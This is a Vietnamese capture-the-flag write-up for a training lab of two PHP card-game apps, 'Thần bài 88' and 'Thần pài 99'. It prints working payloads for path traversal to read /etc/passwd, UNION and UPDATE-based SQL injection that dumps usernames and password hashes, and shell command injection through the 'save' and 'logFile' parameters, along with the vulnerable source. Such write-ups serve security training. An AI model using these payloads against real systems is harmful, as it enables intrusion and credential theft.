




# GAME BLACK WHITE WRITEUPS


## ROUND 1

### 1. Phân tích ứng dụng

- Đây là một ứng dụng **PHP** có tên là **Thần bài 88**
- Truy cập vào trang web lần đầu tiên, web sẽ hiển thị trang **auth.php** giúp người dùng thực hiện đăng ký, đăng nhập. Mỗi form sẽ dẫn đến trang **login.php** hoặc **register.php** tương ứng.




- Trang **index.php** để chọn nhân vật chơi game





- Trang **three\_cards.php** mô phỏng game ba cào và có chức năng tải log về máy




- File log chứa dữ liệu khi chơi game của người chơi

```
game_log.txt
1 Player 1 draws: spade_jack, spade_queen, spade_5
2 Player 2 draws: spade_4, diamond_7, diamond_6
3 Player 2 wins with score 7
4 Player 1 draws: spade_4, club_3, heart_9
5 Player 2 draws: heart_1, diamond_1, heart_jack
6 Player 1 wins with score 6
7 Player 1 draws: club_queen, heart_4, spade_3
8 Player 2 draws: heart_6, diamond_8, spade_jack
9 Player 1 wins with score 7
10 Player 1 draws: heart_7, heart_queen, spade_7
11 Player 2 draws: diamond_1, diamond_king, club_2
12 Player 1 wins with score 4
13 Player 1 draws: club_9, diamond_6, diamond_7
14 Player 2 draws: heart_queen, heart_6, club_4
15 Player 1 wins with score 2
16 Player 1 draws: club_7, spade_jack, heart_3
```

## 2. Tiến hành kiểm thử

- Thử một vài payload **SQL Injection** ở trang **login.php** và không thành công



Invalid username. The username must contain only alphabets and numbers.

Có lẽ phần `username` đã được anh lập trình viên kiểm tra bằng một cách nào đó nên mình tạm thời bỏ qua file này để sau này kiểm tra lại sau

- Trong quá trình dùng thử trang web bằng **Burp Suite**, mình tìm thấy thêm 2 file **PHP** nữa chịu trách nhiệm xử lý của ứng dụng này là **download.php** và **character.php**


```
10816 http://bw-game.cyberjutsu-lab.t... GET /download.php?username=test ✓
10812 http://bw-game.cyberjutsu-lab.t... GET /character.php?id=binz ✓
```

- Kiểm tra lại source code của các file khác, mình phát hiện chức năng của file **download.php** là để tải log khi người dùng yêu cầu chức năng này từ file **three\_card.php**

```
<div class="col-12 text-center">
  <h2 style="padding-top:1em;">Kết quả:
    Thắng (nhưng mà là nhà cái thắng)<hr><a href='download.php?username=test'>Download log</a></h2>
</div>
```

Ở đây có một param là `username=test` với `test` là tên tài khoản mình dùng để đăng nhập nên mình đoán ứng dụng sẽ lưu log theo tên của từng người chơi trên server và khi được yêu cầu download, ứng dụng sẽ gửi file log đó cho người chơi ⇒ có thể bị **Path Traversal** với untrusted data `username`.

- Payload: `username=khongtontai`



Thử bằng một tên file khác thì ứng dụng trả về lỗi như trên ⇒ giả thuyết về cách hoạt động của **download.php** có vẻ đúng và file này có thể bị **Path Traversal**



- Payload: `username=../../../../etc/passwd`

```
Request
Pretty Raw Hex Hackvortor
1 GET /download.php?username=../../../../etc/passwd HTTP/1.1
2 Host: bu-game.cyberjutsu-lab.tech:8888
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/103.0.5060.53 Safari/537.36
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
6 Referer: http://bu-game.cyberjutsu-lab.tech:8888/three_cards.php
7 Accept-Encoding: gzip, deflate
8 Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
9 Cookie: PHPSESSID=f6b79ef8c504f2236608c1a4d5010de8; character=binz
10 Connection: close
11
12

Response
Pretty Raw Hex Render Hackvortor
1 HTTP/1.1 200 OK
2 Date: Tue, 20 Jun 2023 09:03:24 GMT
3 Server: Apache/2.4.54 (Debian)
4 X-Powered-By: PHP/7.4.33
5 Content-Disposition: attachment; filename=game_log.txt
6 Vary: Accept-Encoding
7 Content-Length: 922
8 Connection: close
9 Content-Type: text/html; charset=utf-8
10
11 root:x:0:0:root:/root:/bin/bash
12 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
13 bin:x:2:2:bin:/bin:/usr/sbin/nologin
14 sys:x:3:3:sys:/dev:/usr/sbin/nologin
15 sync:x:4:65534:sync:/bin:/bin/sync
16 games:x:5:60:games:/usr/games:/usr/sbin/nologin
17 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
18 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
19 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
20 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
21 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
22 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
23 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
24 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
25 list:x:38:38:mailing list:/var/list:/usr/sbin/nologin
26 irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
27 gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
28 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
29 _apt:x:100:65534:/:nonexistent:/usr/sbin/nologin
30
```

Đọc file `etc/passwd` thành công ⇒ **download.php** bị lỗi **Path Traversal** ⇒ Lấy được flag đầu tiên


- Lỗi **Path Traversal** này còn giúp mình đọc được source code, kiểm thử blackbox trở thành whitebox. Trong đó có hai phát hiện quan trọng:
  - + Không thể thực hiện **SQL Injection** ở tính năng đăng ký, đăng nhập nhờ hàm kiểm tra sau ở trong file **db.php**

```
4 // Function to check if a username contains only alphabets and numbers
5 function validateUsername($username) {
6 return preg_match('/^[a-zA-Z0-9]+$/', $username);
7 }
8
```

+ File **character.php** dùng để load các nhân vật từ database bị lỗi hỏng **SQL Injection**

```
10
11 <?php
12 require 'db.php';
13 header("Content-Type: application/json; charset=utf-8");
14 $id = $_GET['id'];
15 // Run query
16 $sql = "SELECT * FROM characters WHERE id='$id'";
17 $result = $conn->query($sql);
```

- Khai thác lỗi hỏng **SQL Injection** để lấy flag thứ 2. Ngoài ra, mình còn tìm thấy được tài khoản admin và password hash từ bảng `users`.



Payload:

```
1'%20UNION%20SELECT%20GROUP_CONCAT(BINARY(username))%2cGROUP_CONCAT(BINARY(password))%20FROM%20users%23
```


Câu SQL:

```
SELECT * FROM characters WHERE id='1' UNION SELECT  
GROUP_CONCAT(BINARY(username)), GROUP_CONCAT(BINARY(password)) FROM users#'
```

- Crack password của admin:

Hash	Type	Result
21232f297a57a5a743894a0e4a801fc3	md5	admin

- Khác với tài khoản thường, khi đăng nhập vào tài khoản admin, chúng ta sẽ truy cập được admin panel và có được flag thứ 3.






- Ngoài ra admin còn có 2 chức năng là zip tất cả file save hoặc xóa tất cả file save. Bằng lỗi **Path Traversal** trước đó, mình đã đọc source code file `admin.php` và phát hiện chức năng zip bị dính lỗ hổng **Command Injection** với untrusted data là param `save`.

```
<pre><?php
if(isset($_GET['save'])){
    $dest = "/tmp/" . $_GET['save'];
    zipData('/tmp/game_saved/', $dest);
    echo "All of save games has been saved into <strong>$dest</
strong>";
}
```

```
function zipData($source, $destination) {
    $command = "zip -r '{$destination}' '{$source}' 2>&1";
    system($command);
}
```

- Payload: `save=%27;cat+/*;%23`





## ROUND 2

### 1. Phân tích ứng dụng

- Đây là một ứng dụng **PHP** có tên là **Thần pài 99**
- **Thần pài 99** có cấu trúc tương tự **Thần pài 88**, chỉ khác sau khi đăng nhập ta có phần cập nhật thông tin và chức năng save/load save game.

### User Information

Username



Phone number:

Homepage:

Upload .saved file:  No file chosen

### 2. Tiến hành kiểm thử

- Sau một hồi thử nghiệm, mình nhận thấy hầu hết các bug ở ROUND 1 đã được vá. Mình chỉ tìm được 1 flag tại admin panel và đây là flag đầu tiên.



Username

Phone number:

Homepage:

Upload .saved file:  No file chosen

- CyberJutsu Team





```
UPDATE table SET phone = 'abc', homepage = 'xyz' WHERE username = 'tset'
```

Do đó, mình đã thử thay phone number bằng payload:

```
', homepage = (SELECT 1) WHERE username = 'tset' #
```

Câu truy vấn SQL lúc này:

```
UPDATE table SET phone = '', homepage = (SELECT 1) WHERE username = 'tset' #',  
homepage = '' WHERE username = 'test'
```

Kết quả:

Username

tset

Phone number:

Homepage:

1

Xác nhận chức năng bị lỗi **SQL Injection** và lấy được flag thứ 2 sau đó.

- Ở chức năng save/load save game, bằng kinh nghiệm, mình nghĩ có thể bị 1 trong 3 lỗi sau: **File**

**Upload, Path Traversal, Command Injection**


- Tiến hành kiểm tra thì mình thu được một số kết quả sau:

+ **File upload:** Chỉ có thể upload file `.saved`


+ **Path Traversal:** Không thể đọc nội dung dựa vào thông báo trả về

+ **Command Injection:** Khả thi

Payload: `{"character":"binz","logFile":"\";sleep 5;#"}}`



Payload lấy flag: {"character":"binz","logFile":"","sleep 5;#}



- Sau đó, mình sử dụng lỗi **Command Injection** để đọc source code nhưng không tìm ra bug nào mới